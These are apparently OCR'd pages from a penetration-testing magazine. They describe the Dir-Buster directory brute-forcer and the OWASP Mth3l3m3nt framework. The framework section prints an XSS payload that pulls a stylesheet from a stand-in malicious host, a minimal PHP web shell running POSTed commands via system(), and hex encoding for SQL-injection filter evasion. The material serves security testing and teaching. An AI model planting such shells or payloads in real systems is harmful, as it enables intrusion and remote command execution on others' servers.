


Figure 4. Crawler, Search Result

Dir-Buster

Dir-Buster is designed to brute force directories and file names on web/application servers. Often, the case is what looks like a web server in a state of default installation is actually not, and has pages and applications hidden within. Dir-Buster attempts to find these.



Scanning type

[✓ Dictionary attack]
Bruteforce attack

Path:

Charset:
Min Lenght:
Max Lenght:

Options

Requests Method:
Use GET request only
[✓ Auto Switch (GET and HEAD)]

Be Recursive
Start from
/

[✓ Bruteforce directories]
[✓ Bruteforce files]
File extentions
php,txt

Figure 5. Dir-Buster

As you can see in the first tab, Dir-Buster can work with two Scanning types:

- **Dictionary Attack**

  Use a word-list to start your attacking process. If you need a good list, you can download the OWASP Dir-Buster list:


  http://downloads.sourceforge.net/dirbuster/DirBuster-Lists.tar.bz2?use_mirror=osdn

- **Brute force Attack**

  Attacking with pure brute force method, you can set your own "Charset" or using predefined charsets. To set up a range for a word, you have to set these values:

  - ◉ Min Length
  - ◉ Max Length

Are you wondering how we can check if a file/directory is really valid and exists? Let's look at the "Detection" tab.



Notfound detection
☑ Use default settings
Success Status Code: 200,301,302
Failure Status Code: 404,400,500
Not Found Regex Pattern:
Not Found HTML Source:

Figure 6. Dir-Buster, Detection

We can handle "not found errors" here. It's highly recommended that you use your own custom configuration for each server you scan.

- **Success Status Code**

  If Dir-Buster faces any of these success codes, it will detect file/directory as a valid and existing one.

- **Failure Status Code**

  If Dir-Buster faces any of these failure codes, it will detect file/directory as non-valid and non-existing one.

- **Not Found Regex Pattern**

  If Dir-Buster matches the content of web response with this pattern, it will detect file/directory as a non-valid and non-existing one. Don't forget to check your pattern before starting.

- **Not Found HTML Source**


If Dir-Buster matches the content of web response exactly with the given HTML Source, it will detect that page as a non-valid one.

OWASP Mth3l3m3nt Framework

by Munir Njiru

ABOUT THE CREATOR AND PROJECT

Munir Njiru



Munir Njiru is a cyber security consultant from Kenya with a keen interest on web security and malware analysis. His efforts were recognized when he was nominated and awarded within two categories of the Web Application Security People of the year Award (2015) for the categories of global and growing as well as innovation and growth. He is the chapter leader for OWASP (Kenya Chapter) and a project lead for the OWASP Mth3l3m3nt Framework which is a tool that fosters penetration testing on the go. Munir is certified in Ethical Ninja (Sama and Senpai) as well as JavaScript for pentesters (JFP). Apart from the security hat, he is a poet, graphic designer, blogger, tools/ application tester, social media marketer, web 2.0 developer and designer, naturalist and traveller.

GitHub:
https://github.com/alienwithin/OWASP-mth3l3m3nt-framework

OWASP:
https://www.owasp.org/index.php/OWASP_Mth3l3m3nt_Framework_Project

OWASP Mth3l3m3nt (**M**odular **T**hreat **H**andling **E**lement) Framework is a simple and portable set of utilities designed to make the life of a penetration tester easy in verifying some key elements/artefacts on the go more easily. The main features are:


- Multi-Database Support (JIG, SQLite, MySQL, MongoDB, PostgreSQL, MSSQL)
- LFI/RFI exploitation Module
- Web Shell Generator (ASP, PHP, JSP, JSPX, CFM)
- Payload Encoder and Decoder
- Custom Web Requester (GET/HEAD/TRACE/OPTIONS/POST)
- Web Herd (HTTP Bot tool to manage web shells)
- Client Side Obfuscator
- String Tools
- Whois
- Cookie Theft Database (CTDB)

Payload Store

This module was built to aid in a few things; during pentests, we mostly come up with payloads on the fly that we often lose sight of when re-performing or encountering similar targets. The elements that are stored here would help the penetration tester remember the elements below:

- Payload itself.
- What strategy was used to come up with the payload?
- What exactly affected the target.
- How it affected the target.

Therefore, this module is simply a store of such precious artefacts that save us time on any given pentest.



Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

Remote stylesheet 3 - (XSS)

Remote style sheet part 3. This only works in Opera but is fairly tricky. Setting a link header is not part of the HTTP1.1 spec. However, some browsers still allow it (like Firefox and Opera).

The trick here is that I am setting a header (which is basically no different than in the HTTP header saying Link: <http://ha.ckers.org/xss.css>; REL=stylesheet) and the remote style sheet with my cross site scripting vector is running the JavaScript, which is not supported in FireFox.

Payload is as below:


```
<META HTTP-EQUIV="Link" Content="<http://malicious.site/xss.css>; REL=stylesheet">
```

Generic Requests


This module sought to be used to create proof of concept and try out requests especially when one has a very small command of cURL. The module comes with a twist of adaptability though and works in the following hierarchy:

- Use cURL to make requests;
- If cURL is not available, then perform the same requests using fsock (Internet or Unix domain socket connection);
- If the above are not available, use raw TCP sockets.

Take as an example, a scanner has indicated that a server runs tomcat, or you need to see the version disclosure of the system; an easy proof instead of using command line would be to point mth3l3m3nt to the URL to get the full list of headers and use that to show the above.



```
◢ Version Disclosure (Apache Coyote)
      /
◢ Missing X-Frame-Options Header
   ▷  / [Variations:10]
◢ Version Disclosure (SharePoint)
      /history-hash-ie-test.js
◢ Version Disclosure (Tomcat)
      /orangetouchlogin-theme/js/vendor.jsc:/boot.ini
```




```
Headers:

HTTP/1.1 200 OK
Date: Wed, 06 Jun 2018 08:13:24 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
Set-Cookie: __cfduid=d81874b5b5b60e75816e26f85276a82021528272803; expires=Thu, 06-Jun-19 08:13:23 GMT; path=/; domain=.hakin9.org; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
X-Pingback: https://hakin9.org/xmlrpc.php
Link: <https://hakin9.org/wp-json/>; rel="https://api.w.org/"
Link: <https://hakin9.org/>; rel=shortlink
WPE-Backend: apache
X-Cacheable: SHORT
Vary: Accept-Encoding,Cookie
Cache-Control: max-age=600, must-revalidate
X-Cache: HIT: 7
X-Pass-Why:
X-Cache-Group: normal
X-Type: default
Strict-Transport-Security: max-age=15552000; preload
X-Content-Type-Options: nosniff
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
```

Above, as we can see as an example, the Hakin9 portal has quite a number of headers set that tell us more about the nature of the platform.

Other than headers, we can also perform regular full web requests to check responses; this is particularly useful in testing REST and SOAP APIs as you can see output in its raw format.

Shell Generator

This module was made to make it a bit more painless to find and use web based backdoors by generating a minimal shell as finding and downloading shells is usually a challenge in some environments, makes it easier by generating a webshell by language and these web shells can be used in conjunction with another feature to be discussed later called webherd or in isolation. So we can say *“be gone oh ye prophet of doom that says I have to code this to own this.”*




Shell Type: PHP

```
<?php
if (isset($_POST['cmd'])){
    $cmd=($_POST["cmd"]);
    echo system($cmd);
    die;
}
?>
```

Payload Encoder/Decoder

This is a small utility to enable one to encode and decode various elements of a payload simply instead of finding multiple encoders/decoders online, a simple and easy to use interface goes a long way.

In the example below, assume we were to do an SQL injection and needed to append the name hakin9 in our query as a mini-obfuscation or generally due to the fact that we want to avoid using quotes in our string. We simply select the hexadecimal value with a prefix of 0x to denote that it is hexadecimal and not a regular string.




Plain Text: hakin9

Hex with 0x Prefix

```
0x68616b696e39
```

The reverse can be done using the decoder element ☺️

